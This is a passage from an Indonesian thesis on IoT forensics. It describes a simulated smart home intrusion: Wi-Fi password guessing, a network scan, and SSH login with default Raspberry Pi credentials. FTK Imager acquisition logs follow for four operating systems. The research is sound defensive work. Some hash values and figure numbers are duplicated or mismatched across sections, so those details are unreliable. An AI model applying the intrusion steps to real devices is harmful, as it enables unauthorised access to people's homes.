


Gambar 4.6 Alur skenario awal penyerangan pada perangkat *internet of things*.

Dengan memperhatikan alur pada gambar 4.12, dapat terlihat jelas metode dan jalur yang digunakan oleh penyerang untuk mencoba-coba memasuki sistem *smart home*. Pada bagian sebelumnya sudah dijelaskan bahwa sistem *smart home* memanfaatkan sebuah *router access point* untuk terhubung ke *server*. *Access point* tersebut secara *default* melakukan *broadcast* nama SSID sehingga perangkat lain yang masih masuk di dalam radius *access point* dapat menjangkau *access point* dengan nama SSID tersebut.

Percobaan masuk ke jaringan *smart home* dilakukan berulang-ulang sampai ditemukan kombinasi atau frase kata kunci sesuai yang dipasang pada perangkat *access point*. Kombinasi kata kunci yang terlalu mudah akan cepat diketahui oleh penyerang. Dalam hal ini *access point* menggunakan kunci pengaman WPA2. Setelah berhasil masuk


ke dalam jaringan wifi selanjutnya penyerang melakukan *scanning* IP Address yang aktif pada range *network* jaringan tersebut.



Gambar 4.7 Hasil *scanning* host yang aktif pada *network*.

Dari hasil *scanning* IP address sesuai *range network* 192.168.8.1 – 192.168.8.255, didapatkan hasil yang tampil pada gambar 4.13. IP address yang digunakan dan sedang aktif yaitu IP Address 192.168.8.101 yang memiliki *hostname* raspberrypi. Pada tahap ini penyerang telah mendapatkan dua informasi sekaligus, yaitu informasi IP Address sistem *smart home* dan informasi jenis perangkat yang digunakan.

Informasi-informasi yang ditemukan akan dicatat oleh penyerang dan penyerang akan terus mencari tahu informasi selengkapnya dari target. Penyerang dengan berbekal temuan perangkat target yang digunakan dan mencari tahu kelemahan-kelemahan dari perangkat tersebut.



Gambar 4.8 Akses SSH ke sistem *smart home*.

Dengan menggunakan aplikasi putty penyerang mencoba memasuki sistem *smart home* melalui jalur protokol SSH (*Secure Shell*). Oleh sistem, percobaan tersebut disambut dengan mengirimkan respon berupa *rsa2 key fingerprint server*.

Berikutnya penyerang mencoba masuk dengan menginputkan *username* dan *password* akun SSH yang merupakan *username* dan *password default* untuk dapat masuk ke dalam sistem perangkat IoT dengan sistem operasi raspberry pi. Hasil yang didapatkan yaitu penyerang telah berhasil masuk ke dalam sistem operasi yang menjalankan sistem *smart home* di rumah Mister A.




```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Nov 29 00:00:39 2018  
  
SSH is enabled and the default password for the 'pi' user has not been changed.  
This is a security risk - please login as the 'pi' user and type 'passwd' to set  
a new password.  
  
pi@raspberrypi:~ $
```

Gambar 4.9 Login Raspberry pi melalui protokol SSH.

Dengan dapat masuk ke dalam sistem *smart home*, penyerang akan memiliki kendali penuh atas sistem yang ada. Penyerang akan senantiasa menjaga agar aktifitasnya di sistem *smart home* tidak terdeteksi. Jadi proses *maintaining access* cukup penting untuk dilakukan. Dengan menjaga jalur dan teknik sebelumnya yang telah berhasil masuk ke dalam sistem, maka penyerang setiap saat dapat dengan mudah menyusup ke dalam sistem *smart home*.

Pada tahap penyerangan atau penyusupan selanjutnya, penyerang tidak butuh bersusah payah dalam menembus sistem korban karena celah yang sama dapat dimasuki kembali. Di bawah ini dapat dilihat gambar alur penyerang memasuki sistem menggunakan *maintaining access*.



Gambar 4.10 Alur penyerang memasuki sistem menggunakan *maintaining access*.

Dengan alur penyerangan seperti gambar 4.16 dengan mudah penyerang dapat masuk ke dalam sistem *smart home*. Namun proses akan berhenti apabila akses yang menjadi pintu masuk penyerang sudah diamankan atau ditutup oleh pemilik sistem.

Tujuan utama dari tindakan penyerangan terhadap sistem *smart home* ini yaitu membuat sistem berjalan tidak normal, tetapi tidak sampai mematikan sistem yang berjalan. Oleh karena ini penyerang membuat aplikasi *malware* yang diunggah ke dalam sistem *smart home*, sehingga mengacaukan kerja dari sistem *smart home* Mister A.

4.5 Analisis dan Investigasi Forensik

Perangkat *internet of things* pada *smarthome* dibangun dengan tujuan membuat otomatisasi peralatan yang ada di rumah sehingga dapat dikendalikan dan dimonitor dari jarak jauh. Pengguna yang memiliki otoritas di sistem akan memiliki kendali penuh untuk menjalankan sistem. Pada bagian simulasi kasus dijelaskan bahwa *hacker* telah berhasil masuk ke dalam sistem melalui protokol SSH. Hal ini sangat berbahaya karena dengan masuk ke protokol SSH penyerang dapat melakukan eksplorasi dan modifikasi sistem IoT. Bentuk serangan yang dilakukan adalah menanam *malware* pada komputer target, sehingga dengan *malware* ini dapat mengganggu berjalannya sistem.


Pada penelitian ini investigator forensik fokus melakukan forensik digital pada *level device* (perangkat IoT). Dari skenario kasus serangan terhadap sistem *smart home*, proses forensik dilakukan pada perangkat Raspberry pi sebagai pengendali sistem dan barang bukti digital diambil dari *image* media penyimpanan dan RAM Raspberry pi. Pada penelitian ini simulasi penyerangan dan proses forensik dilakukan ke sistem dengan beberapa sistem operasi yang ditanamkan pada perangkat IoT, antara lain Raspbian, Fedberry, Ubuntu Mate, dan Kali Linux.

4.5.1 Implementasi Forensik *Device Level* pada Perangkat IoT

Forensik perangkat IoT pada level *device* akan melibatkan media penyimpanan perangkat IoT yaitu *storage* (media penyimpanan) yang berbentuk kartu *micro* SD. Ruang lingkup penelitian ini adalah untuk mengetahui karakteristik barang bukti yang dapat ditemukan pada berbagai sistem operasi Raspberry pi yang digunakan untuk mengendalikan perangkat IoT. Raspberry pi layaknya sebuah sistem komputer yang akan meninggalkan jejak history setiap ada proses berjalan dan akses terhadap sistem, sehingga tahapan sistematis dalam proses forensik akan dapat dilakukan.

Simulasi kasus berupa aktifitas ilegal dengan melakukan akses ke dalam sistem IoT perlu untuk ditelusuri agar aktifitas yang dilakukan tersebut dapat diungkap. Tentunya pengungkapan kasus harus didasarkan dengan menemukan fakta yang ada. Fakta dapat ditemukan dengan mengumpulkan data-data terkait yang dapat ditemukan di file *log* maupun proses yang ada dalam sistem.

Implementasi forensik perangkat IoT pada level *device* terdapat pada gambar di bawah ini.



Gambar 4.11 Alur Forensik *Device Level* pada Perangkat IoT.

Media penyimpanan pada perangkat Raspberry pi akan dilakukan *imaging* atau duplikasi dengan tool FTK Imager. File hasil *imaging* ini yang selanjutnya akan dilakukan pengolahan lebih lanjut untuk dilakukan forensik untuk menemukan bukti-bukti digital. Untuk menjaga integritas file image, maka perlu dilakukan *hashing* pada file tersebut menggunakan algoritma MD5 *Hash*. Setiap bukti digital ditemukan akan dicatat dan disajikan pada laporan. Proses tersebut akan dilakukan pada 4 sistem operasi yang digunakan pada penelitian ini yaitu Raspbian, Fedberry, Ubuntu Mate, dan Kali Linux.

Dengan dilakukan analisa proses forensik seharusnya didapatkan bukti-bukti digital beserta karakteristiknya dari tiap-tiap sistem operasi perangkat IoT yang dijadikan obyek penelitian dalam penelitian ini.

4.5.2 Analisis Model Proses Forensik

Proses forensik digital untuk melakukan forensik pada level *device* pada sistem IoT antara lain: (1) *Collection*, (2) *Examination*, (3) *Analysis*, dan (4) *Reporting*.

1. Tahap Pengumpulan (*Collection*)

Merujuk kepada fakta yang terjadi di lapangan, maka investigator forensik memulai proses forensik dari tahap pengumpulan barang bukti yang diharapkan dapat ditemukan barang bukti digital atas kasus yang terjadi. Investigator forensik melakukan olah TKP dan mengamati *scope environment smart home*. Di TKP diketahui beberapa perangkat dan

modul terlibat pada sistem *smart home*. Pada tabel di bawah ini investigator forensik mengumpulkan perangkat-perangkat yang bisa dijadikan barang bukti.

Tabel 4.2 Tabel Temuan Barang Bukti di Tempat Kejadian Perkara

No	Nama Barang Bukti	Bentuk	Memiliki OS	Target Device Level Forensic
1	Raspberry pi 3 Model B+	Komputer mini yang dilengkapi modul jaringan,	✓	✓
2	Router <i>Access Point</i>	Perangkat jaringan yang memancarkan sinyal wifi.	-	-
3	Sensor Suhu	Berbentuk komponen elektronik	-	-
4	Sensor Hujan	Berbentuk komponen elektronik	-	-
5	Sensor Cahaya	Berbentuk komponen elektronik	-	-
6	Modul lampu	Berbentuk komponen elektronik	-	-


Dari tabel di atas perangkat raspberry pi 3 Model B+ akan menjadi obyek forensik yang diharapkan dapat ditemukan artefak-artefak digital yang dapat mengungkapkan kasus yang terjadi. Pada penelitian ini untuk mendapatkan karakteristik barang bukti dari bermacam-macam sistem operasi, maka perangkat Raspberry pi akan diinstall 4 sistem operasi berbeda yang mendukung perangkat yang berbasis arsitektur ARM ini. Sistem operasi yang diinstall yaitu Raspbian, Fedberry, Ubuntu Mate, dan Kali Linux.

Tabel 4.3 Tabel Daftar Sistem Operasi Pengendali Perangkat IoT

No	Sistem Operasi	Basis	Pengembang
1	Raspbian	Linux	Raspberry Pi Foundation
2	Fedberry	Linux	Fedberry Organization
3	Ubuntu Mate	Linux	Ubuntu MATE Team
4	Kali Linux	Linux	Offensive Security

Selanjutnya pada tahap ini dilakukan pengumpulan barang bukti yang didapat dari hasil akuisisi data *image* pada sistem operasi yang mengendalikan perangkat IoT. Proses

akuisisi perangkat IoT dapat dilakukan menggunakan dua metode, metode pertama perintah atau *command* akuisisi dijalankan langsung pada *terminal console* sistem operasi pengendali *smart home* yaitu raspberry pi 3 Model B+ pada saat sistem dalam keadaan hidup. Metode selanjutnya perintah atau proses akuisisi dijalankan dengan menggunakan komputer investigator dengan melakukan *cloning* “2 bit stream” terhadap barang bukti, dalam hal ini adalah media penyimpanan pada Raspberry pi.



Gambar 4.12 Proses akuisisi perangkat *smarthome*.

Metode akuisisi dengan *live system* saat sistem sedang berjalan rentan adanya kontaminasi ke dalam sistem IoT, maka pada penelitian ini digunakan metode yang kedua yaitu investigator melakukan *cloning* “2 bit stream” media penyimpanan Raspberry Pi berbentuk kartu *Micro SD* yang merupakan sumber barang bukti dalam keadaan sistem mati (OFF). Dengan metode ini menurut (Albanna & Riadi, 2017) pencarian bukti digital dapat dilakukan dengan berbagai teknik antara lain *recover deleted file*, *carving tipe file*, pencarian dengan string, dll.

a. Akuisisi Perangkat IoT dengan Sistem Operasi Raspbian

Akuisisi pertama kali dilakukan pada Perangkat IoT dengan diinstal Sistem Operasi Raspbian. Sistem operasi ini merupakan sistem operasi *official* yang dikeluarkan oleh Raspberri pi Foundation, perusahaan yang menjadi vendor pengembang Raspberri pi *board*. Sistem operasi tersebut telah dijalankan dan telah dilakukan simulasi kasus

seperti pada pembahasan sub bab sebelumnya. Dalam skenario kasus penyerang melakukan injeksi atau menanam *malware (malicious software)* pada perangkat IoT. *Malware* tersebut menyebabkan sistem IoT berjalan tidak lancar, sehingga investigator forensik bertugas untuk mengungkap kasus berdasarkan fakta yang dapat ditemukan.

Tabel 4.4 Akuisisi Sistem Operasi Raspbian sebagai pengendali perangkat IoT

Nama File	img-raspbian.001
Waktu Akuisisi	20-02-2019 21:14:13
Hash	b60b88ba1746cfcf22e77e9daa7efb9f (md5) 1d994c0d6984be3c658ec23dc1f8a71ba0f2c8df (sha1)
Ukuran File	15193 MB (16 GB)
Tool	FTK Imager

Proses akuisisi barang bukti media penyimpanan dengan menggunakan bantuan tool FTK Imager buatan Perusahaan Access Data yang dijalankan pada Sistem Operasi Windows 10. Untuk menjaga agar barang bukti tidak terkontaminasi oleh akses sistem maka terlebih dahulu pada komputer investigator dilakukan pemasangan *tool* untuk mencegah *USB Write Access* dengan menggunakan *tool* Thumbscrew *USB Write Blocker*. Selanjutnya *Hash* dari *image file* akan dibuat untuk menjaga integritas barang bukti. Barang bukti yang telah dilakukan manipulasi dan modifikasi akan mengalami perubahan pada data *hash* barang bukti tersebut.

Tabel 4.5 Informasi log Hasil *Imaging* Barang Bukti Dari Sistem Operasi Raspbian


<p>Created By AccessData® FTK® Imager 4.2.0.13</p> <p>Case Information: Acquired using: ADI4.2.0.13 Case Number: iot-01 Evidence Number: 001 Unique description: image file Raspbian Examiner: Eri Notes: -----</p> <p>Information for E:\img\raspbian\img-raspbian: Physical Evidentiary Item (Source) Information: [Device Info] Source Type: Physical</p>
--

```

[Drive Geometry]
Cylinders: 1.936
Tracks per Cylinder: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 31.116.288
[Physical Drive Information]
Drive Model: Generic STORAGE DEVICE USB Device
Drive Serial Number: [
Drive Interface Type: USB
Removable drive: True
Source data size: 15193 MB
Sector count: 31116288
[Computed Hashes]
MD5 checksum: b60b88ba1746cfcf22e77e9daa7efb9f
SHA1 checksum: 1d994c0d6984be3c658ec23dc1f8a71ba0f2c8df
Image Information:
Acquisition started: Wed Feb 20 21:14:13 2019
Acquisition finished: Wed Feb 20 21:24:01 2019
Segment list:
E:\img\raspbian\img-raspbian.001
Image Verification Results:
Verification started: Wed Feb 20 21:24:01 2019
Verification finished: Wed Feb 20 21:26:19 2019
MD5 checksum: b60b88ba1746cfcf22e77e9daa7efb9f : verified
SHA1 checksum: 1d994c0d6984be3c658ec23dc1f8a71ba0f2c8df : verified

```

Pada tabel di atas memperlihatkan detail informasi terkait proses akuisisi (*imaging*) barang bukti digital yang diinstal sistem operasi Raspbian. File hasil akuisisi berukuran 16GB. Media penyimpanan diakuisisi dalam waktu 9 menit 48 detik. Metode hashing yang digunakan adalah md5 dan sha1 dengan nilai *hash* b60b88ba1746cfcf22e77e9daa7efb9f (md5) dan 1d994c0d6984be3c658ec23dc1f8a71ba0f2c8df (sha1). Pada gambar di bawah ini dapat dilihat jalannya proses akuisisi.



Gambar 4.13 Proses akuisisi media penyimpanan Raspbian.

b. Akuisisi Perangkat IoT dengan Sistem Operasi Fedberry

Akuisisi selanjutnya dilakukan pada Perangkat IoT dengan diinstal Sistem Operasi Fedberry. Sistem operasi *un-official* untuk Raspberry pi yang dikembangkan oleh Fedberry Organization.

Tabel 4.6 Akuisisi Sistem Operasi Fedberry sebagai pengendali perangkat IoT

Nama File	img-fedberry.001
Waktu Akuisisi	21-02-2019 01:34
Hash	21ffa9d75bd75102d2c38ed2aee9b5bf (md5) 98ecfe6f58c4bd808622afc9da60dce5fc19503e (sha1)
Ukuran File	15193 MB (16 GB)
Tool	FTK Imager

Proses akuisisi barang bukti media penyimpanan sama dengan proses akuisisi pada sistem operasi Fedberry dengan menggunakan bantuan *tool* FTK Imager buatan Perusahaan Access Data yang dijalankan pada Sistem Operasi Windows 10. Untuk menjaga agar barang bukti tidak terkontaminasi oleh akses sistem maka terlebih dahulu pada komputer investigator dilakukan pemasangan *tool* Thumbscrew *USB Write Blocker*.

Tabel 4.7 Informasi log Hasil *Imaging* Barang Bukti Dari Sistem Operasi Fedberry

<pre> Created By AccessData® FTK® Imager 4.2.0.13 Case Information: Acquired using: ADI4.2.0.13 Case Number: iot-04 Evidence Number: 004 </pre>
--

Unique description: image file fedberry
Examiner: Eri
Notes:

Information for E:\img\fedberry\img-fedberry:

Physical Evidentiary Item (Source) Information:

[Device Info]

Source Type: Physical

[Drive Geometry]

Cylinders: 1.936

Tracks per Cylinder: 255

Sectors per Track: 63

Bytes per Sector: 512

Sector Count: 31.116.288

[Physical Drive Information]

Drive Model: Generic STORAGE DEVICE USB Device

Drive Serial Number: [

Drive Interface Type: USB

Removable drive: True

Source data size: 15193 MB

Sector count: 31116288

[Computed Hashes]

MD5 checksum: 21ffa9d75bd75102d2c38ed2aee9b5bf

SHA1 checksum: 98ecfe6f58c4bd808622afc9da60dce5fc19503e

Image Information:


Acquisition started: Thu Feb 21 01:34:49 2019

Acquisition finished: Thu Feb 21 01:44:52 2019

Segment list:

E:\img\fedberry\img-fedberry.001

Pada tabel di atas memperlihatkan detail informasi terkait proses akuisisi (*imaging*) barang bukti digital yang diinstal sistem operasi Fedberry. File hasil akuisisi berukuran 16GB. Media penyimpanan diakuisisi dalam waktu 10 menit 3 detik. Metode *hashing* yang digunakan adalah md5 dan sha1 dengan nilai *hash* b60b88ba1746cfcf22e77e9daa7efb9f (md5) dan 1d994c0d6984be3c658ec23dc1f8a71ba0f2c8df (sha1). Pada gambar di bawah ini dapat dilihat jalannya proses akuisisi.



Gambar 4.14 Proses akuisisi media penyimpanan Fedberry.

c. Akuisisi Perangkat IoT dengan Sistem Operasi Ubuntu Mate

Akuisisi selanjutnya dilakukan pada Perangkat IoT dengan diinstall Sistem Operasi Ubuntu Mate.

Tabel 4.8 Akuisisi Sistem Operasi Ubuntu Mate sebagai pengendali perangkat IoT

Nama File	img-ubuntumate.001
Waktu Akuisisi	20-02-2019 23:09
Hash	28a1468f1f01332c980caf70c4fdd5e4 (md5) 89bbb891e5978530fc661c6b9a2c6d7b38b54349 (sha1)
Ukuran File	15193 MB (16 GB)
Tool	FTK Imager

Proses akuisisi barang bukti media penyimpanan sama dengan proses akuisisi pada sistem operasi Ubuntu Mate dengan menggunakan bantuan *tool* FTK Imager buatan Perusahaan Access Data yang dijalankan pada Sistem Operasi Windows 10. Untuk menjaga agar barang bukti tidak terkontaminasi oleh akses sistem maka terlebih dahulu pada komputer investigator dilakukan pemasangan *tool* Thumbscrew *USB Write Blocker*.

Tabel 4.9 Informasi log Hasil *Imaging* Barang Bukti dari Sistem Operasi Ubuntu Mate

```
Created By AccessData® FTK® Imager 4.2.0.13

Case Information:
Acquired using: ADI4.2.0.13
Case Number: iot-02
Evidence Number: 002
Unique description: image file Ubuntu Mate
Examiner: Eri
Notes:
```

Information for E:\img\ubuntu mate\img-ubuntumate:

Physical Evidentiary Item (Source) Information:

[Device Info]

Source Type: Physical

[Drive Geometry]

Cylinders: 1.936

Tracks per Cylinder: 255

Sectors per Track: 63

Bytes per Sector: 512

Sector Count: 31.116.288

[Physical Drive Information]

Drive Model: Generic STORAGE DEVICE USB Device

Drive Serial Number: [

Drive Interface Type: USB

Removable drive: True

Source data size: 15193 MB

Sector count: 31116288

[Computed Hashes]

MD5 checksum: 28a1468f1f01332c980caf70c4fdd5e4

SHA1 checksum: 89bbb891e5978530fc661c6b9a2c6d7b38b54349

Image Information:

Acquisition started: Wed Feb 20 23:09:53 2019

Acquisition finished: Wed Feb 20 23:19:36 2019

Segment list:

E:\img\ubuntu mate\img-ubuntumate.001

Image Verification Results:


Verification started: Wed Feb 20 23:19:36 2019

Verification finished: Wed Feb 20 23:21:35 2019

MD5 checksum: 28a1468f1f01332c980caf70c4fdd5e4 : verified

SHA1 checksum: 89bbb891e5978530fc661c6b9a2c6d7b38b54349 : verified

Pada tabel di atas memperlihatkan detail informasi terkait proses akuisisi (*imaging*) barang bukti digital yang diinstal sistem operasi Ubuntu Mate. File hasil akuisisi berukuran 16GB. Media penyimpanan diakuisisi dalam waktu 9 menit 43 detik. Metode *hashing* yang digunakan adalah md5 dan sha1 dengan nilai *hash* 28a1468f1f01332c980caf70c4fdd5e4 (md5) dan 89bbb891e5978530fc661c6b9a2c6d7b38b54349 (sha1). Pada gambar di bawah ini dapat dilihat jalannya proses akuisisi.



Gambar 4.15 Proses akuisisi media penyimpanan Ubuntu Mate.

d. Akuisisi Perangkat IoT dengan Sistem Operasi Kali Linux

Akuisisi selanjutnya dilakukan pada Perangkat IoT dengan diinstall Sistem Operasi Kali Linux.

Tabel 4.10 Akuisisi Sistem Operasi Kali Linux sebagai pengendali perangkat IoT

Nama File	img-kalilinux.001
Waktu Akuisisi	21-02-2019 00:36
Hash	28a1468f1f01332c980caf70c4fdd5e4 (md5) 89bbb891e5978530fc661c6b9a2c6d7b38b54349 (sha1)
Ukuran File	15193 MB (16 GB)
Tool	FTK Imager

Proses akuisisi barang bukti media penyimpanan sama dengan proses akuisisi pada sistem operasi Kali Linux dengan menggunakan bantuan *tool* FTK Imager buatan Perusahaan Access Data yang dijalankan pada Sistem Operasi Windows 10. Untuk menjaga agar barang bukti tidak terkontaminasi oleh akses sistem maka terlebih dahulu pada komputer investigator dilakukan pemasangan *tool* Thumbscrew *USB Write Blocker*.

Tabel 4.11 Informasi log Hasil *Imaging* Barang Bukti Dari Sistem Operasi Kali Linux

<pre> Created By AccessData® FTK® Imager 4.2.0.13 Case Information: Acquired using: ADI4.2.0.13 Case Number: iot-03 Evidence Number: 003 Unique description: image file Kali Linux Examiner: Eri Notes: ----- </pre>

```

Information for E:\img\kali linux\img-kalilinux:

